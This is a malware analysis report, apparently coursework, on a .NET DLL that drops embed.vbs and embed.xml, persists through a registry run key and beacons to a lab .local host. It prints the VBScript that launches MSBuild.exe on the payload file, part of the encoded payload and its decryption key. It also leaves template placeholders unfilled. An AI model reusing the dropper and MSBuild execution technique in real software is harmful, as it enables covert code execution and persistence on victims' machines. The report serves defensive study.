Practical Malware Analysis & Triage

Malware Analysis Report

Malware.Cryptlib64.dll

Mar 2024 | Teo Heng Shi | v1.0

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Executive Summary

SHA256 hash	732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387

The malware.cryptlib64.dll utilized embed function to execute its malicious activities.


Upon detonated, two (2) files – *embed.xml* and *embed.vbs* have been created and one (1) Windows Registry key modification have been observed. It is noted that the malware persists by saving itself in the registry key, triggering the execution of *embed.vbs* upon user login. Symptoms of infection include beaconing to the URL(s) listed in Appendix B.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

The malware.cryptlib64.dll generates the files – embed.xml and embed.vbs and saved it into C:\Users\Public\ and C:\Users\Public\Documents respectively.

The VBScript code will invoke MSBuild.exe to process C:\Users\Public\embed.xml. The content of embed.xml contains a sizable block of base64-encoded data. Upon triggered, it is observed that embed.vbs will initiate traffic to hxxp://srv.masterchiefsgruntemporium.local



Malware Composition

DemoWare consists of the following components:

File Name	SHA256 Hash
embed.vbs	66fd543f31545082cf8fcc45a6ab1094bc118c45634f2be450f84f4e5745b291
embed.xml	f1548cd02784606c8abac865abf5ed6220d34eea88c7a5715e0183d7f050f4ab

embed.vbs

The script will trigger MSBuild.exe under C:\Windows\Microsoft.Net\Framework\v4.0.30319 and to process embed.xml under C:\Users\Public directory


```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
C:\Users\Public\embed.xml"
oShell.Run strArgs, 0, false
```

embed.xml:

A Base64 encoded payload was observed to be under the embed.xml file; which could not be translated through Cyberchef

```
7Vp7cFzldT/f3d27V2t7rbt62pbslW3Za1mW9bLxG+tlS0YStiXZFpjYq90rafHu3vW9u7aFx1Q0lClOK
NAO5FVKgMwEhpCW0CmPwkzckEcnCQOZDAMZoNBAZqCdFvoi6RS7v/Pdu9KuJTsl/6SZya73fOf1ne+c85
3z7f1WHrjhHvIQkRefS5eIniHntZt+/Wsan+CK54L01yU/rntG9P+4bngyYYczljlhRVPhWDSdNrPhMSN
s5dLhRDrcff1QOGXGjaZFiwKrXRv7e4j6hUJNjbFo3u7btJIWiGaiBhCKw7uhFyCMz3HXu7Aj87pz8qN0
yp2j0O4/IiqV/2bHmUG+NNi9/mpBYr2F/4dczHnBP61wHdC9BXRT1jiTZfMRR7cw1gITx5ssI2nGXB+Ou
zqNxXq7iTp/Exf5tcN1qlea9tHtG4huX0oknKXUT2tvsxLBnIASwYaoDctt2FHXILZlzSo9UyLt6vYiMA
MW0EzVXbxWfeWKxgcifsyLgLl+gWrdBNk51KXXOnYlrVuxjrd+Q9WaW31ALqo6jNpYIVA/zZIIvF8vFRd
af3ZFG/5iG6FZG/4iG4ussHIlG1qxjbJZG1qRjTKv9TSMRBZAZk16gGFTA2U+K+mZy1VV60EvCKQqcA65
9BbSXPd2kNX81uPglmmRxUytDq2+WInpwixlaxcgkpk02WTlioCps1aJ9V22FGI8YK3wYf6CSBlTC/WFV
WY5MH1htVkhRz1gVkrErOIhYFez4qIwF7e9BLi9lBnByDIWByvNGoxmLfMWY9Jy5i6u1Bf/ScJcwcxSfZ
FeaoYZ1fUFNXf5ZEJ1TS+J1IH5cH2V9VN49HB9tfT84folsLKSc71KipfqpS62TNcdLLKarYXCH6L8IvX
A1YtqkDdhDU9by0A6F5JucaLVsrLysnJbY6xcL68yIywvj6xj3xskbq5n3UZmbOBcsjNlFX6zideq3/Iu
1grVRzYytaaybO2W82Bo+lqzmZVfQwSRFmCNm/VyfY3dCrQkL/wFhNYHPndXrH/xFW6SicJR12/D+
=== truncated for brevity==
/xGfv/6//Pa7fzN8eiW37Yjv3/9Nl7/Cw==
```

Fig 1: Base64 encoded payload.



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

Basic Static Analysis

{Screenshots and description about basic static artifacts and methods}

Using Cutter, the SHA256 and MD5sum information can be extracted from the dashboard



With the hash value, we run a check with VirusTotal, where we observed there are 17 security vendors who flagged this as malicious.



From the floss output, we noted the keywords mscorlib, which is an abbreviation for Multi-language Standard Common Object Runtime Library. This means that the dll is a .Net application, or specifically, a C# (C-Sharp) application.

```
 88    GetEnvironmentVariable
 89    WriteAllText
 90    Microsoft.Win32
 91    RegistryKey
 92    RegistryHive
 93    RegistryView
 94    OpenBaseKey
 95    OpenSubKey
 96    SetValue
 97    Exception
 98    get_Message
 99    Console
100    WriteLine
101    CompilerGeneratedAttribute
102    EmbedDLL.dll
103    mscorlib
104    Cryptor
105    EmbedDLL
106    <PrivateImplementationDetails>
107    Program
108    AES_Encrypt
109    bytesToBeEncrypted
110    passwordBytes
111    AES_Decrypt
112    bytesToBeDecrypted
```


Basic Dynamic Analysis

{Screenshots and description about basic dynamic artifacts and mUsingethods}


Prior to detonating the malicious dll, setup inetsim to act as a proxy server to serve out the required information and also to monitor the type of information that is triggered from the source malware.

```
INetSim 1.3.2 (2020-05-19) by Matthias Eckert & Thomas Hungenberg
Using log directory:      /var/log/inetsim/
Using data directory:     /var/lib/inetsim/
Using report directory:   /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
=== INetSim main process started (PID 1524) ===
Session ID:     1524
Listening on:   10.0.0.4
Real Date/Time: 2024-03-04 03:10:17
Fake Date/Time: 2024-03-04 03:10:17 (Delta: 0 seconds)
 Forking services...
  * dns_53_tcp_udp - started (PID 1528)
  * smtp_25_tcp - started (PID 1531)
  * smtps_465_tcp - started (PID 1532)
  * ftps_990_tcp - started (PID 1536)
  * pop3s_995_tcp - started (PID 1534)
  * https_443_tcp - started (PID 1530)
  * ftp_21_tcp - started (PID 1535)
  * pop3_110_tcp - started (PID 1533)
  * http_80_tcp - started (PID 1529)
 done.
Simulation running.
```

Upon activation, we noted through wireshark that traffic was requested from the source (or affected host) to *srv.masterchiefsgruntemporium.local*



Through Procmon, we also noted that upon detonation, files were created using embed.xml




Time ...	Process Name	PID	Operation	Path
5:37:4...	svchost.exe	1404	CreateFile	C:\Users\Public\embed.xml
5:37:4...	svchost.exe	1404	CloseFile	C:\Users\Public\embed.xml
5:37:4...	svchost.exe	1404	CreateFile	C:\Users\Public\embed.xml
5:37:4...	svchost.exe	1404	FileSystemControl	C:\Users\Public\embed.xml
5:37:4...	svchost.exe	1404	CloseFile	C:\Users\Public\embed.xml
5:37:5...	svchost.exe	1404	CreateFile	C:\Program Files (x86)\Microsoft\Edge
5:37:5...	svchost.exe	1404	FileSystemControl	C:\Program Files (x86)\Microsoft\Edge

Advanced Static Analysis

{Screenshots and description about findings during advanced static analysis}

To further analyse the binary and confirm on the source code, dnSpy was used to inspect the code. From the screenshot below, we noted a few things:

1. The binary is named as EmbedDll;
2. The main method is ***embed()***. This is useful when we want to trigger the dll binary;
3. The payload (base64 encoded) is encrypted using the keyword: p0w3r0verwh3lm1ng!;
4. There are 2 components within EmbedDLL, namely Cryptor and Program.




Advanced Dynamic Analysis


{Screenshots and description about advanced dynamic artifacts and methods}

Based on the information retrieved from Advanced Static Analysis, we reviewed the disassembly flow chart under Cutter.

Under Main function



Which basically does not tell us much about the execution flow for embedDLL program. If we explore further into the ctor, we will notice more information


Cutter – C:\Users\vboxuser\Desktop\Lab\Malware.cryptlib64.dll.malz
File Edit View Windows Debug Tools Help
Type flag name or address here
Functions
Name
entry0
sym.EmbedDLL::Cryptor::.ctor
sym.EmbedDLL::Cryptor::AES_Decrypt
sym.EmbedDLL::Cryptor::AES_Encrypt
sym.EmbedDLL::Program::.ctor
sym.EmbedDLL::Program::Main
sym._EmbedDLL.dll_embed
sym._PrivateImplementationDetails_::embed
Graph(sym.EmbedDLL::Program::.ctor)
void sym.EmbedDLL::Program::.ctor(int64_t arg1, int64_t arg2, int64_t arg_53h);
[0x18000233b]
EmbedDLL::Program::.ctor(int64_t arg1, int64_t arg2, int64_t arg_53h);
; arg int64_t arg1 @ rcx
; arg int64_t arg2 @ rdx
; arg int64_t arg_53h @ stack + 0x53
0x18000233b add ch, byte [rax]
0x18000233d and al, byte [rax]
0x18000233f add byte [rdx], cl ; arg2
0x180002341 sub al, byte [rax]
0x180002343 add byte [rdx + 0x53], al ; arg2
0x180002346 add dword [rax], eax
0x18000234a add dword [rax], eax
0x18000234c add byte [rax], al
0x18000234e add byte [rax], al
0x180002350 or al, 0
0x180002352 add byte [rax], al
0x180002354 jbe 0x18000238a
[0x180002356]
0x180002356 xor byte cs:[rsi], ch
0x180002359 xor esi, dword [rax]
0x18000235b xor esi, dword [rcx] ; arg1
0x18000235d cmp dword [rax], eax
0x18000235f add byte [rax], al
0x180002361 add byte [data.180008f67], al ; 0x180008f67
0x180002367 add ah, dl
0x180002369 add eax, dword [rax]
0x18000236b add byte [rbx], ah
0x18000236d jle 0x18000236f
[0x18000236f]
0x18000236f add byte [rax + 4], al

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Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

{Description of network indicators}

